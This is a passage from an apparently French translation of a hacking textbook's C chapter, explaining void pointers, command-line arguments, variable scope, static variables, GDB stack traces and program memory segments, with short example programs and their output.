Nous pouvons modifier le programme `pointer_types3.c` de manière à n'employer qu'un seul pointeur void, mais en forçant son type chaque fois qu'il est utilisé. Le compilateur sait que ce pointeur n'a pas de type et que tout type de pointeur peut lui être affecté sans forçage de type. Cela signifie également que la déréférenciation d'un pointeur void doit toujours se faire avec un forçage de type. Toutes ces différences sont illustrées dans le programme `pointer_types4.c`.

pointer_types4.c

```
#include <stdio.h>

int main() {
   int i;

   char char_array[5] = {'a', 'b', 'c', 'd', 'e'};
   int int_array[5] = {1, 2, 3, 4, 5};
```

```
    void *void_pointer;

    void_pointer = (void *) char_array;

    for(i=0; i < 5; i++) { // Parcourir le tableau de caractères avec void_pointer.
       printf("[char pointer] points to %p, which contains the char '%c'\n",
              void_pointer, *((char *) void_pointer));
       void_pointer = (void *) ((char *) void_pointer + 1);
    }

    void_pointer = (void *) int_array;

    for(i=0; i < 5; i++) { // Parcourir le tableau d'entiers avec void_pointer.
       printf("[integer pointer] points to %p, which contains the integer %d\n",
              void_pointer, *((int *) void_pointer));
       void_pointer = (void *) ((int *) void_pointer + 1);
    }
}
```

Voici le résultat de la compilation et de l'exécution de ce programme :

```
reader@hacking:~/booksrc $ gcc pointer_types4.c
reader@hacking:~/booksrc $ ./a.out
[char pointer] points to 0xbffff810, which contains the char 'a'
[char pointer] points to 0xbffff811, which contains the char 'b'
[char pointer] points to 0xbffff812, which contains the char 'c'
[char pointer] points to 0xbffff813, which contains the char 'd'
[char pointer] points to 0xbffff814, which contains the char 'e'
[integer pointer] points to 0xbffff7f0, which contains the integer 1
[integer pointer] points to 0xbffff7f4, which contains the integer 2
[integer pointer] points to 0xbffff7f8, which contains the integer 3
[integer pointer] points to 0xbffff7fc, which contains the integer 4
[integer pointer] points to 0xbffff800, which contains the integer 5
reader@hacking:~/booksrc $
```

Le comportement de `pointer_types4.c` est identique à celui de `pointer_types3.c`. Le pointeur void contient uniquement les adresses mémoire, tandis que le forçage de type indique au compilateur le bon type à utiliser pour le pointeur.

Puisque le type est donné par les forçages, le pointeur void n'est rien d'autre qu'une adresse mémoire. Lorsque les types sont définis par un forçage, tout ce qui est suffisamment grand pour contenir une valeur sur quatre octets peut jouer le rôle de pointeur non typé. Dans le programme `pointer_types5.c`, nous utilisons un entier non signé pour stocker cette adresse.

pointer_types5.c

```
#include <stdio.h>

int main() {
   int i;

   char char_array[5] = {'a', 'b', 'c', 'd', 'e'};
   int int_array[5] = {1, 2, 3, 4, 5};
```

```
    unsigned int hacky_nonpointer;

    hacky_nonpointer = (unsigned int) char_array;

    for(i=0; i < 5; i++) { // Parcourir le tableau de caractères avec hacky_nonpointer.
       printf("[hacky_nonpointer] points to %p, which contains the char '%c'\n",
             hacky_nonpointer, *((char *) hacky_nonpointer));
       hacky_nonpointer = hacky_nonpointer + sizeof(char);
    }

    hacky_nonpointer = (unsigned int) int_array;

    for(i=0; i < 5; i++) { // Parcourir le tableau d'entiers avec hacky_nonpointer.
       printf("[hacky_nonpointer] points to %p, which contains the integer %d\n",
             hacky_nonpointer, *((int *) hacky_nonpointer));
       hacky_nonpointer = hacky_nonpointer + sizeof(int);
    }
}
```

Cette méthode s'apparente à du bidouillage, mais, puisque la valeur entière est convertie dans le type de pointeur approprié lors des affectations et des déréférenciations, le résultat final est identique. Vous noterez qu'à la place des multiples forçages de type nécessaires à une arithmétique de pointeur sur un entier non signé (qui n'est en rien un pointeur) nous utilisons la fonction `sizeof()` avec une arithmétique normale, pour le même résultat :

```
reader@hacking:~/booksrc $ gcc pointer_types5.c
reader@hacking:~/booksrc $ ./a.out
[hacky_nonpointer] points to 0xbffff810, which contains the char 'a'
[hacky_nonpointer] points to 0xbffff811, which contains the char 'b'
[hacky_nonpointer] points to 0xbffff812, which contains the char 'c'
[hacky_nonpointer] points to 0xbffff813, which contains the char 'd'
[hacky_nonpointer] points to 0xbffff814, which contains the char 'e'
[hacky_nonpointer] points to 0xbffff7f0, which contains the integer 1
[hacky_nonpointer] points to 0xbffff7f4, which contains the integer 2
[hacky_nonpointer] points to 0xbffff7f8, which contains the integer 3
[hacky_nonpointer] points to 0xbffff7fc, which contains the integer 4
[hacky_nonpointer] points to 0xbffff800, which contains the integer 5
reader@hacking:~/booksrc $
```

Concernant les variables en C, il est important de ne pas oublier que seul le compilateur se préoccupe du type d'une variable. Au final, une fois que le programme a été compilé, les variables ne sont rien d'autre que des adresses mémoire. Autrement dit, il est très facile de forcer les variables d'un type à se comporter comme celles d'un autre type en indiquant au compilateur le type souhaité.

0x266 Arguments de la ligne de commande

De nombreux programmes non graphiques reçoivent leurs entrées par l'intermédiaire d'arguments de la ligne de commande. Contrairement à l'obtention des entrées avec `scanf()`, les arguments de la ligne de commande n'exigent pas une interaction

avec l'utilisateur après le début de l'exécution du programme. Cette approche a tendance à être plus efficace et plus utile.

En C, les arguments de la ligne de commande sont disponibles dans la fonction `main()` lorsqu'elle est définie avec deux arguments supplémentaires : un entier et un pointeur sur un tableau de chaînes de caractères. L'entier contiendra le nombre d'arguments, le tableau de chaînes contiendra l'ensemble des arguments. Le programme `commandline.c`, ainsi que son exécution, devrait vous permettre de comprendre ce fonctionnement.

commandline.c

```
#include <stdio.h>

int main(int arg_count, char *arg_list[]) {
   int i;
   printf("There were %d arguments provided:\n", arg_count);
   for(i=0; i < arg_count; i++)
      printf("argument #%d\t-\t%s\n", i, arg_list[i]);
   }

reader@hacking:~/booksrc $ gcc -o commandline commandline.c
reader@hacking:~/booksrc $ ./commandline
There were 1 arguments provided:
argument #0     -       ./commandline
reader@hacking:~/booksrc $ ./commandline voici un petit test
There were 5 arguments provided:
argument #0     -       ./commandline
argument #1     -       voici
argument #2     -       un
argument #3     -       petit
argument #4     -       test
reader@hacking:~/booksrc $
```

L'argument d'indice zéro est toujours le nom du binaire exécuté. Les autres éléments du tableau des arguments (souvent appelé *vecteur d'arguments*) correspondent aux arguments restants sous forme de chaînes de caractères.

Parfois, un programme voudra utiliser un argument de la ligne de commande comme un entier, non comme une chaîne de caractères. Quoi qu'il en soit, l'argument est toujours passé comme une chaîne, mais il existe des fonctions de conversion standard. Contrairement à un forçage de type simple, ces fonctions convertissent réellement des tableaux de caractères contenant des nombres en entiers. La plus connue de ces fonctions se nomme `atoi()`, qui signifie *ASCII vers entier* (*ASCII to integer*). Elle accepte en argument un pointeur vers une chaîne de caractères et retourne la valeur entière que cette chaîne représente. Le programme `convert.c` illustre l'utilisation de cette fonction.

convert.c

```
#include <stdio.h>

void usage(char *program_name) {
   printf("Usage: %s <message> <# of times to repeat>\n", program_name);
   exit(1);
}

int main(int argc, char *argv[]) {
   int i, count;

   if(argc < 3)            // Lorsque moins de 3 arguments sont passés,
      usage(argv[0]);      // afficher un message d'utilisation, puis quitter.

   count = atoi(argv[2]);  // Convertir le deuxième argument en entier.
   printf("Repeating %d times..\n", count);

   for(i=0; i < count; i++)
      printf("%3d - %s\n", i, argv[1]);  // Afficher le premier argument.
}
```

Voici la compilation et l'exécution de `convert.c` :

```
reader@hacking:~/booksrc $ gcc convert.c
reader@hacking:~/booksrc $ ./a.out
Usage: ./a.out <message> <# of times to repeat>
reader@hacking:~/booksrc $ ./a.out 'Bonjour tout le monde !' 3
Repeating 3 times..
  0 - Bonjour tout le monde !
  1 - Bonjour tout le monde !
  2 - Bonjour tout le monde !
reader@hacking:~/booksrc $
```

Une instruction `if` vérifie que trois arguments sont présents avant d'autoriser l'accès aux chaînes de caractères correspondantes. Si le programme tente d'accéder à une zone mémoire qui n'existe pas ou qu'il n'a pas le droit de lire, il s'arrête de fonctionner. En C, il est important de vérifier de telles conditions et de les traiter dans la logique du programme. En plaçant en commentaires l'instruction `if` de vérification des erreurs, nous pouvons étudier cette violation de la mémoire. Le programme `convert2.c` devrait permettre de clarifier ce comportement.

convert2.c

```
#include <stdio.h>

void usage(char *program_name) {
   printf("Usage: %s <message> <# of times to repeat>\n", program_name);
   exit(1);
}

int main(int argc, char *argv[]) {
   int i, count;
```

```
//   if(argc < 3)              // Lorsque moins de 3 arguments sont passés,
//      usage(argv[0]);        // afficher un message d'utilisation, puis quitter.

   count = atoi(argv[2]);  // Convertir le deuxième argument en entier.
   printf("Repeating %d times..\n", count);

   for(i=0; i < count; i++)
      printf("%3d - %s\n", i, argv[1]);  // Afficher le premier argument.
}
```

La compilation et l'exécution de `convert2.c` produisent le résultat suivant :

```
reader@hacking:~/booksrc $ gcc convert2.c
reader@hacking:~/booksrc $ ./a.out test
Segmentation fault (core dumped)
reader@hacking:~/booksrc $
```

Même si le nombre d'arguments de ligne de commande du programme n'est pas suffisant, il tente d'accéder aux éléments dans le tableau des arguments, alors qu'il n'existe pas. Cela conduit au dysfonctionnement du programme lié à une erreur de segmentation.

La mémoire est découpée en segments (nous y reviendrons plus loin) et certaines adresses mémoire ne se trouvent pas dans les limites des segments mémoire auxquels le programme a accès. Lorsque celui-ci tente d'accéder à une adresse hors limites, il s'arrête de fonctionner et se termine par une *erreur de segmentation* (*segmentation fault*). Nous pouvons étudier en détail ce comportement dans GDB :

```
reader@hacking:~/booksrc $ gcc -g convert2.c
reader@hacking:~/booksrc $ gdb -q ./a.out
Using host libthread_db library "/lib/tls/i686/cmov/libthread_db.so.1".
(gdb) run test
Starting program: /home/reader/booksrc/a.out test

Program received signal SIGSEGV, Segmentation fault.
0xb7ec819b in ?? () from /lib/tls/i686/cmov/libc.so.6
(gdb) where
#0  0xb7ec819b in ?? () from /lib/tls/i686/cmov/libc.so.6
#1  0xb800183c in ?? ()
#2  0x00000000 in ?? ()
(gdb) break main
Breakpoint 1 at 0x8048419: file convert2.c, line 14. (
gdb) run test
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /home/reader/booksrc/a.out test

Breakpoint 1, main (argc=2, argv=0xbffff894) at convert2.c:14
14          count = atoi(argv[2]); // Convertir le deuxième argument en entier.
(gdb) cont
Continuing.

Program received signal SIGSEGV, Segmentation fault.
0xb7ec819b in ?? () from /lib/tls/i686/cmov/libc.so.6
(gdb) x/3xw 0xbffff894
0xbffff894:     0xbffff9b3      0xbffff9ce      0x00000000
(gdb) x/s 0xbffff9b3
```

```
0xbffff9b3:      "/home/reader/booksrc/a.out"
(gdb) x/s 0xbffff9ce
0xbffff9ce:      "test"
(gdb) x/s 0x00000000
0x0:     <Address 0x0 out of bounds>
(gdb) quit
The program is running.  Exit anyway? (y or n) y
reader@hacking:~/booksrc $
```

Le programme a été exécuté dans GDB avec un seul argument de ligne de commande, `test`. Il s'est donc terminé par une erreur. La commande `where` affichera généralement une trace utile de la pile. Cependant, dans notre cas, la pile a été détériorée par le dysfonctionnement. Un point d'arrêt est placé sur la fonction `main()` et le programme est à nouveau exécuté pour obtenir la valeur du vecteur d'arguments (en gras). Puisque ce vecteur est un pointeur vers une liste de chaînes de caractères, il s'agit en réalité d'un pointeur vers une liste de pointeurs. La commande `x/3xw` affiche les trois premières adresses mémoire stockées à l'adresse du vecteur d'arguments. Nous constatons qu'elles sont elles-mêmes des pointeurs vers des chaînes de caractères. La première correspond à l'argument d'indice zéro, la deuxième est l'argument `test` et la troisième vaut zéro, ce qui sort des limites. Lorsque le programme tente d'accéder à cette adresse mémoire, il se termine par une erreur de segmentation.

0x267 Portée d'une variable

Le concept de portée, ou contexte, d'une variable est également important quant aux questions de mémoire en C, en particulier pour les variables internes aux fonctions. Chaque fonction possède son propre ensemble de variables locales, qui sont indépendantes de tout le reste. En réalité, chaque appel à la même fonction dispose de son propre contexte. Le programme `scope.c` s'appuie sur la fonction `printf()` pour illustrer ce concept.

scope.c

```
#include <stdio.h>

void func3() {
   int i = 11;
   printf("\t\t\t[in func3] i = %d\n", i);
}

void func2() {
   int i = 7;
   printf("\t\t[in func2] i = %d\n", i);
   func3();
   printf("\t\t[back in func2] i = %d\n", i);
}
```

```
void func1() {
   int i = 5;
   printf("\t[in func1] i = %d\n", i);
   func2();
   printf("\t[back in func1] i = %d\n", i);
}

int main() {
   int i = 3;
   printf("[in main] i = %d\n", i);
   func1();
   nprintf("[back in main] i = %d\n", i);
}
```

L'exécution de ce programme simple montre les appels de fonctions imbriqués :

```
reader@hacking:~/booksrc $ gcc scope.c
reader@hacking:~/booksrc $ ./a.out
[in main] i = 3
        [in func1] i = 5
                [in func2] i = 7
                        [in func3] i = 11
                [back in func2] i = 7
        [back in func1] i = 5
[back in main] i = 3
reader@hacking:~/booksrc $
```

Dans chaque fonction, la variable `i` est fixée à une valeur différente puis affichée. Notez que, dans la fonction `main()`, la variable `i` vaut 3, même après avoir appelé `func1()`, qui lui affecte la valeur 5. De même, dans `func1()`, la variable `i` conserve la valeur 5, même après l'appel à `func2()` qui la fixe à 7, etc. Le plus simple consiste à considérer que chaque appel de fonction possède sa propre variable `i`.

Les variables peuvent également avoir une portée globale. Cela signifie qu'elles persistent entre toutes les fonctions. Des variables sont globales lorsqu'elles sont définies au début du code, hors de toute fonction. Dans le programme `scope2.c`, la variable `j` est déclarée globalement et fixée à 42. Elle peut être lue et modifiée par n'importe quelle fonction, les changements étant conservés entre les fonctions.

scope2.c

```
#include <stdio.h>

int j = 42; // j est une variable globale.

void func3() {
   int i = 11, j = 999; // j est ici une variable locale de func3().
   printf("\t\t\t[in func3] i = %d, j = %d\n", i, j);
}

void func2() {
   int i = 7;
   printf("\t\t[in func2] i = %d, j = %d\n", i, j);
   printf("\t\t[in func2] setting j = 1337\n");
```

```
    j = 1337; // Modifier j.
    func3();
    printf("\t\t[back in func2] i = %d, j = %d\n", i, j);
}

void func1() {
    int i = 5;
    printf("\t[in func1] i = %d, j = %d\n", i, j);
    func2();
    printf("\t[back in func1] i = %d, j = %d\n", i, j);
}

int main() {
    int i = 3; printf("[in main] i = %d, j = %d\n", i, j);
    func1();
    printf("[back in main] i = %d, j = %d\n", i, j);
}
```

Voici le résultat de la compilation et de l'exécution de `scope2.c` :

```
reader@hacking:~/booksrc $ gcc scope2.c
reader@hacking:~/booksrc $ ./a.out
[in main] i = 3, j = 42
        [in func1] i = 5, j = 42
                [in func2] i = 7, j = 42
                [in func2] setting j = 1337
                        [in func3] i = 11, j = 999
                [back in func2] i = 7, j = 1337
        [back in func1] i = 5, j = 1337
[back in main] i = 3, j = 1337
reader@hacking:~/booksrc $
```

La variable globale `j` est modifiée dans `func2()` et ce changement persiste dans toutes les fonctions, à l'exception de `func3()`, qui déclare sa propre variable locale `j`. Dans ce cas, le compilateur préfère utiliser la variable locale. Lorsque plusieurs variables utilisent le même nom, le fonctionnement peut devenir un peu plus confus, mais n'oubliez pas que tout n'est, au final, que mémoire. La variable globale `j` est simplement stockée en mémoire et toutes les fonctions sont capables d'accéder à cet emplacement. Les variables locales de chaque fonction sont enregistrées dans leur propre emplacement mémoire, qu'elles aient ou non des noms identiques à des variables globales. L'affichage des adresses mémoire de ces variables permet de mieux voir ce qui se passe. Dans le programme `scope3.c`, ces adresses sont affichées à l'aide de l'opérateur unaire adresse-de.

scope3.c

```
#include <stdio.h>

int j = 42; // j est une variable globale.

void func3() {
    int i = 11, j = 999; // j est ici une variable locale de func3().
    printf("\t\t\t[in func3] i @ 0x%08x = %d\n", &i, i);
    printf("\t\t\t[in func3] j @ 0x%08x = %d\n", &j, j);
}
```

```
void func2() {
   int i = 7;
   printf("\t\t[in func2] i @ 0x%08x = %d\n", &i, i);
   printf("\t\t[in func2] j @ 0x%08x = %d\n", &j, j);
   printf("\t\t[in func2] setting j = 1337\n");
   j = 1337; // Modifier j.
   func3();
   printf("\t\t[back in func2] i @ 0x%08x = %d\n", &i, i);
   printf("\t\t[back in func2] j @ 0x%08x = %d\n", &j, j);
}

void func1() {
   int i = 5;
   printf("\t[in func1] i @ 0x%08x = %d\n", &i, i);
   printf("\t[in func1] j @ 0x%08x = %d\n", &j, j);
   func2();
   printf("\t[back in func1] i @ 0x%08x = %d\n", &i, i);
   printf("\t[back in func1] j @ 0x%08x = %d\n", &j, j);
}

int main() {
   int i = 3;
   printf("[in main] i @ 0x%08x = %d\n", &i, i);
   printf("[in main] j @ 0x%08x = %d\n", &j, j);
   func1();
   printf("[back in main] i @ 0x%08x = %d\n", &i, i);
   printf("[back in main] j @ 0x%08x = %d\n", &j, j);
}
```

Voici ce que produit la compilation et l'exécution de `scope3.c` :

```
reader@hacking:~/booksrc $ gcc scope3.c
reader@hacking:~/booksrc $ ./a.out
[in main] i @ 0xbffff834 = 3
[in main] j @ 0x08049988 = 42
        [in func1] i @ 0xbffff814 = 5
        [in func1] j @ 0x08049988 = 42
                [in func2] i @ 0xbffff7f4 = 7
                [in func2] j @ 0x08049988 = 42
                [in func2] setting j = 1337
                        [in func3] i @ 0xbffff7d4 = 11
                        [in func3] j @ 0xbffff7d0 = 999
                [back in func2] i @ 0xbffff7f4 = 7
                [back in func2] j @ 0x08049988 = 1337
        [back in func1] i @ 0xbffff814 = 5
        [back in func1] j @ 0x08049988 = 1337
[back in main] i @ 0xbffff834 = 3
[back in main] j @ 0x08049988 = 1337
reader@hacking:~/booksrc $
```

Vous le constatez, la variable `j` utilisée par `func3()` est différente de la variable `j` utilisée par les autres fonctions. Le `j` de `func3()` se trouve à l'adresse `0xbffff7d0`, tandis que le `j` des autres fonctions est stocké à l'adresse `0x08049988`. Notez également que la variable `i` correspond à une adresse mémoire différente pour chaque fonction.

Dans l'expérimentation suivante, GDB stoppe l'exécution au point d'arrêt placé sur `func3()`. La commande `bt` montre ensuite l'enregistrement de chaque appel de fonction sur la pile :

```
reader@hacking:~/booksrc $ gcc -g scope3.c
reader@hacking:~/booksrc $ gdb -q ./a.out
Using host libthread_db library "/lib/tls/i686/cmov/libthread_db.so.1".
(gdb) list 1
1       #include <stdio.h>
2
3       int j = 42; // j est une variable globale.
4
5       void func3() {
6          int i = 11, j = 999; // j est ici une variable local de func3().
7          printf("\t\t\t[in func3] i @ 0x%08x = %d\n", &i, i);
8          printf("\t\t\t[in func3] j @ 0x%08x = %d\n", &j, j);
9       }
10
(gdb) break 7
Breakpoint 1 at 0x8048388: file scope3.c, line 7.
(gdb) run
Starting program: /home/reader/booksrc/a.out
[in main] i @ 0xbffff804 = 3
[in main] j @ 0x08049988 = 42
        [in func1] i @ 0xbffff7e4 = 5
        [in func1] j @ 0x08049988 = 42
                [in func2] i @ 0xbffff7c4 = 7
                [in func2] j @ 0x08049988 = 42
                [in func2] setting j = 1337

Breakpoint 1, func3 () at scope3.c:7
7          printf("\t\t\t[in func3] i @ 0x%08x = %d\n", &i, i);
(gdb) bt
#0  func3 () at scope3.c:7
#1  0x0804841d in func2 () at scope3.c:17
#2  0x0804849f in func1 () at scope3.c:26
#3  0x0804852b in main () at scope3.c:35
(gdb)
```

La trace montre également les appels de fonctions imbriqués en examinant chaque enregistrement conservé sur la pile. Chaque fois qu'une fonction est invoquée, un enregistrement appelé *bloc d'activation* est placé sur la pile. Chaque ligne de la pile des appels correspond à un bloc d'activation. Chaque bloc d'activation contient également les variables locales du contexte. Pour afficher les variables locales contenues dans chaque bloc d'activation, ajoutez le mot `full` à la commande `bt` :

```
(gdb) bt full
#0  func3 () at scope3.c:7
        i = 11
        j = 999
#1  0x0804841d in func2 () at scope3.c:17
        i = 7
#2  0x0804849f in func1 () at scope3.c:26
        i = 5
#3  0x0804852b in main () at scope3.c:35
        i = 3
(gdb)
```

La pile des appels complète montre clairement que la variable locale `j` existe uniquement dans le contexte de `func3()`. La variable `j` globale est utilisée dans le contexte des autres fonctions.

Des variables peuvent également être déclarées statiques en ajoutant le mot clé `static` lors de leur définition. Une *variable statique* ressemble à une variable globale car elle reste intacte entre les appels de fonctions. En revanche, elle s'apparente également à une variable locale puisqu'elle reste locale au contexte de la fonction dans laquelle elle est définie. Les variables statiques ont pour caractéristique unique de n'être initialisées qu'une seule fois. Le programme `static.c` explique ces concepts.

static.c

```
#include <stdio.h>

void function() { // Un exemple de fonction, avec son propre contexte.
   int var = 5;
   static int static_var = 5; // Initialisation d'une variable statique.

   printf("\t[in function] var = %d\n", var);
   printf("\t[in function] static_var = %d\n", static_var);
   var++;        // Ajouter 1 à var.
   static_var++; // Ajouter 1 à static_var.
}

int main() { // La fonction main, avec son propre contexte.
   int i;
   static int static_var = 1337; // Une autre variable statique, dans
                                 // un contexte différent.

   for(i=0; i < 5; i++) { // Boucler 5 fois.
      printf("[in main] static_var = %d\n", static_var);
      function(); // Appeler la fonction.
   }
}
```

La variable `static_var` est définie comme une variable statique en deux endroits : dans le contexte de `main()` et dans celui de `function()`. Puisque les variables statiques sont locales à un contexte de fonction précis, elles peuvent avoir le même nom, mais elles représentent en réalité deux emplacements différents en mémoire. La fonction affiche simplement la valeur de deux variables dans leur contexte, puis leur ajoute un. La compilation et l'exécution de ce code montrent la différence entre les variables statiques et les variables non statiques :

```
reader@hacking:~/booksrc $ gcc static.c
reader@hacking:~/booksrc $ ./a.out
[in main] static_var = 1337
        [in function] var = 5
        [in function] static_var = 5
[in main] static_var = 1337
        [in function] var = 5
```

```
        [in function] static_var = 6
[in main] static_var = 1337
        [in function] var = 5
        [in function] static_var = 7
[in main] static_var = 1337
        [in function] var = 5
        [in function] static_var = 8
[in main] static_var = 1337
        [in function] var = 5
        [in function] static_var = 9
reader@hacking:~/booksrc $
```

La variable `static_var` conserve sa valeur entre les différents appels à `function()`. En effet, non seulement les variables statiques gardent leur valeur, mais elles sont initialisées une seule fois. Par ailleurs, puisqu'elles sont locales à un contexte de fonction précis, `static_var` dans le contexte de `main()` conserve sa valeur 1337 du début à la fin.

À nouveau, l'affichage des adresses de ces variables par le programme `static2.c`, en utilisant l'opérateur unaire adresse-de, permet de mieux comprendre ce qui se passe réellement.

static2.c

```
#include <stdio.h>

void function() { // Un exemple de fonction, avec son propre contexte.
   int var = 5;
   static int static_var = 5; // Initialisation d'une variable statique.

   printf("\t[in function] var  @ %p = %d\n", &var, var);
   printf("\t[in function] static_var @ %p = %d\n", &static_var, static_var);
   var++;        // Ajouter 1 à var.
   static_var++; // Ajouter 1 à static_var.
}

int main() { // La fonction main, avec son propre contexte.
   int i;
   static int static_var = 1337; // Une autre variable statique, dans
                                 // un contexte différent.

   for(i=0; i < 5; i++) { // Boucler 5 fois.
      printf("[in main] static_var @ %p = %d\n", &static_var, static_var);
      function(); // Appeler la fonction.
   }
}
```

Voici le résultat de la compilation et de l'exécution de `static2.c` :

```
reader@hacking:~/booksrc $ gcc static2.c
reader@hacking:~/booksrc $ ./a.out
[in main] static_var @ 0x804968c = 1337
        [in function] var  @ 0xbffff814 = 5
        [in function] static_var @ 0x8049688 = 5
[in main] static_var @ 0x804968c = 1337
```

```
        [in function] var  @ 0xbffff814 = 5
        [in function] static_var @ 0x8049688 = 6
[in main] static_var @ 0x804968c = 1337
        [in function] var  @ 0xbffff814 = 5
        [in function] static_var @ 0x8049688 = 7
[in main] static_var @ 0x804968c = 1337
        [in function] var  @ 0xbffff814 = 5
        [in function] static_var @ 0x8049688 = 8
[in main] static_var @ 0x804968c = 1337
        [in function] var  @ 0xbffff814 = 5
        [in function] static_var @ 0x8049688 = 9
reader@hacking:~/booksrc $
```

Lorsqu'on affiche les adresses, il apparaît clairement que la variable `static_var` de `main()` n'a aucun lien avec celle définie dans `function()`. En effet, elles se trouvent à des adresses mémoire différentes, respectivement `0x804968c` et `0x8049688`. Vous aurez sans doute noté que les variables locales ont toutes des adresses très élevées, comme `0xbffff814`, alors que les variables globales et statiques ont des adresses mémoire plutôt basses, comme `0x0804968c` et `0x8049688`. Vous êtes vraiment doué – remarquer ce genre de détails et s'interroger sur leur raison d'être font partie des attitudes indispensables au hacking. Voyons à présent les réponses à ces questions.

0x270 Segmentation de la mémoire

La mémoire d'un programme compilé est divisée en cinq segments : texte (*text*), données (*data*), bss, tas (*heap*) et pile (*stack*). Chaque segment représente une partie spéciale de la mémoire, avec un rôle particulier.

Le *segment de texte* est également appelé *segment de code*. C'est là que se trouvent les instructions en langage machine du programme. L'exécution des instructions dans ce segment n'est pas linéaire, grâce aux structures de contrôle de haut niveau mentionnées précédemment et aux fonctions, qui se compilent en instructions assembleur de branchement, de saut et d'appel. Lors de l'exécution d'un programme, le registre EIP est fixé à la première instruction du segment de texte. Puis le processeur déroule la boucle d'exécution suivante :

1. Lire l'instruction désignée par EIP.
2. Additionner la taille en octets de l'instruction à EIP.
3. Exécuter l'instruction lue à l'étape 1.
4. Retourner à l'étape 1.

L'instruction sera parfois un saut ou un appel et affectera une adresse mémoire différente à EIP. Le processeur ne se préoccupe pas de ce changement car il suppose que

l'exécution n'est pas linéaire. Si EIP est modifié à l'étape 3, le processeur revient simplement à l'étape 1 et lit l'instruction qui se trouve à l'adresse indiquée par EIP.

Le segment de texte est en lecture seule. En effet, il sert à stocker non pas des variables mais uniquement du code. Cela évite que des personnes modifient le code du programme ; toute tentative d'écriture dans ce segment de mémoire conduit le programme à avertir l'utilisateur qu'un événement grave s'est produit, puis ce programme est arrêté. Par ailleurs, puisque ce segment est en lecture seule, il a l'avantage de pouvoir être partagé par plusieurs copies du programme. Cela permet d'avoir plusieurs exécutions du programme au même moment sans aucun problème. Notez également que ce segment de mémoire a une taille figée, puisque son contenu ne change pas.

Le segment de données et le segment bss servent à stocker les variables globales et statiques du programme. Les variables globales et statiques initialisées sont placées dans le *segment de données*, tandis que les variables non initialisées sont dirigées vers le *segment bss*. Même si l'écriture est autorisée dans ce segment, ils ont également une taille figée. N'oubliez pas que les variables globales persistent, malgré le contexte des fonctions (comme la variable `j` dans les exemples précédents). Les variables globales et les variables statiques peuvent persister car elles sont placées dans leur propre segment de mémoire.

Le *segment de tas* peut être manipulé directement par le programmeur. Celui-ci peut allouer des blocs de mémoire dans ce segment et les utiliser comme il le souhaite. Le segment de tas a pour particularité de ne pas avoir une taille figée. Il peut donc grandir ou diminuer en fonction des besoins. Toute la mémoire du tas est gérée par des algorithmes d'allocation et de libération qui, respectivement, réservent une région de la mémoire dans le tas pour son utilisation et suppriment ces réservations pour que la mémoire correspondante puisse être réutilisée par des réservations futures. Le tas grandit et diminue en fonction des réservations de mémoire. Autrement dit, le programmeur qui utilise les fonctions d'allocation sur le tas peut réserver et libérer de la mémoire à la volée. L'augmentation du tas se fait vers le bas, vers les adresses mémoire hautes[1].

Le *segment de pile* possède également une taille variable. Il sert de zone de stockage temporaire pour les variables locales des fonctions et le contexte des appels de fonctions. C'est la zone mémoire examinée par la commande `bt` de GDB. Lorsqu'un programme appelle une fonction, celle-ci dispose de son propre ensemble de variables passées en arguments et son code se trouve à un emplacement différent dans le segment de texte. Puisque le contexte et le registre EIP doivent changer lors de l'appel à une

1. NdT : lorsque la mémoire est représentée sur un dessin, les adresses basses sont placées en haut, et vice versa (voir l'illustration page 77).

fonction, la pile permet de mémoriser toutes les variables passées, l'emplacement auquel doit revenir EIP après la fin de la fonction et toutes les variables locales définies par cette fonction. Toutes ces informations sont stockées ensemble sur la pile, dans le *bloc d'activation*. La pile contient donc de nombreux blocs d'activation.

Dans le jargon informatique, une *pile* est une structure de données abstraite d'usage très fréquent. Elle se comporte comme une FILO (*first-in, last-out*). Autrement dit, le premier élément placé sur la pile est le dernier élément à en sortir. Pour comprendre ce fonctionnement, imaginez l'enfilage de perles sur un fil dont l'extrémité est terminée par un nœud – vous ne pouvez pas retirer la première perle tant que toutes les autres ne l'ont pas été. Lorsqu'un objet est placé dans une pile, cette opération s'appelle *empilement* (*push*), tandis que retirer un élément de la pile se nomme *dépilement* (*pop*).

Comme son nom l'indique, le segment de pile est, en réalité, une structure de données de type pile qui contient des blocs d'activation. Le registre ESP permet de suivre l'adresse de la fin de la pile, qui évolue constamment lorsque des éléments y sont empilés et dépilés. Puisque ce comportement est très dynamique, il est normal que la pile n'ait pas une taille figée. Contrairement au tas, la pile grandit vers le haut, vers les adresses mémoire basses (voir illustration page 77).

Le comportement FILO d'une pile peut sembler étrange, mais, puisqu'elle sert à stocker un contexte, il est très utile. Lorsqu'une fonction est invoquée, plusieurs informations sont placées sur la pile dans un bloc d'activation. Le registre EBP, parfois appelé *pointeur de trame* (FP, *Frame Pointer*) ou *pointeur de base locale* (LB, *Local Base*), est utilisé pour faire référence aux variables locales de la fonction dans le bloc d'activation courant. Chaque bloc d'activation contient les paramètres de la fonction, ses variables locales et deux pointeurs qui permettent de remettre les choses dans l'état précédent : le pointeur de bloc d'activation sauvegardé (SFP, *saved frame pointer*) et l'adresse de retour. Le SFP est utilisé pour redonner à EBP sa valeur précédente, tandis que l'adresse de retour sert à placer EIP sur l'instruction qui se trouve après l'appel de la fonction. Cela permet de restaurer le contexte de fonction du bloc d'activation précédent.

Le programme `stack_example.c` suivant contient deux fonctions : `main()` et `test_function()`.

stack_example.c

```
void test_function(int a, int b, int c, int d) {
   int flag;
   char buffer[10];
```

```
    flag = 31337;
    buffer[0] = 'A';
}

int main() {
    test_function(1, 2, 3, 4);
}
```

Ce programme déclare une fonction de test qui prend quatre arguments entiers : `a`, `b`, `c` et `d`. Les variables locales de cette fonction sont `flag`, un entier sur quatre octets, et `buffer`, un tableau de dix caractères. La mémoire correspondant à ces variables se trouve dans le segment de pile, tandis que les instructions machine du code de la fonction sont stockées dans le segment de texte. Après avoir compilé le programme, nous pouvons examiner son fonctionnement interne avec GDB. La sortie suivante montre les instructions machine de `main()` et de `test_function()`. La fonction `main()` débute à l'adresse `0x08048357` et `test_function()`, à l'adresse `0x08048344`. Les premières instructions de chaque fonction (en gras) construisent le bloc d'activation. Ce groupe d'instructions est appelé *prologue de procédure* ou *prologue de fonction*. Elles sauvegardent le pointeur de trame (EBP) sur la pile et y réservent de la mémoire pour les variables locales de la fonction. Parfois, le prologue de fonction contiendra également un alignement de la pile. Les instructions exactes du prologue varient en fonction du compilateur et des options de compilation, mais elles construisent généralement le bloc d'activation :

```
reader@hacking:~/booksrc $ gcc -g stack_example.c
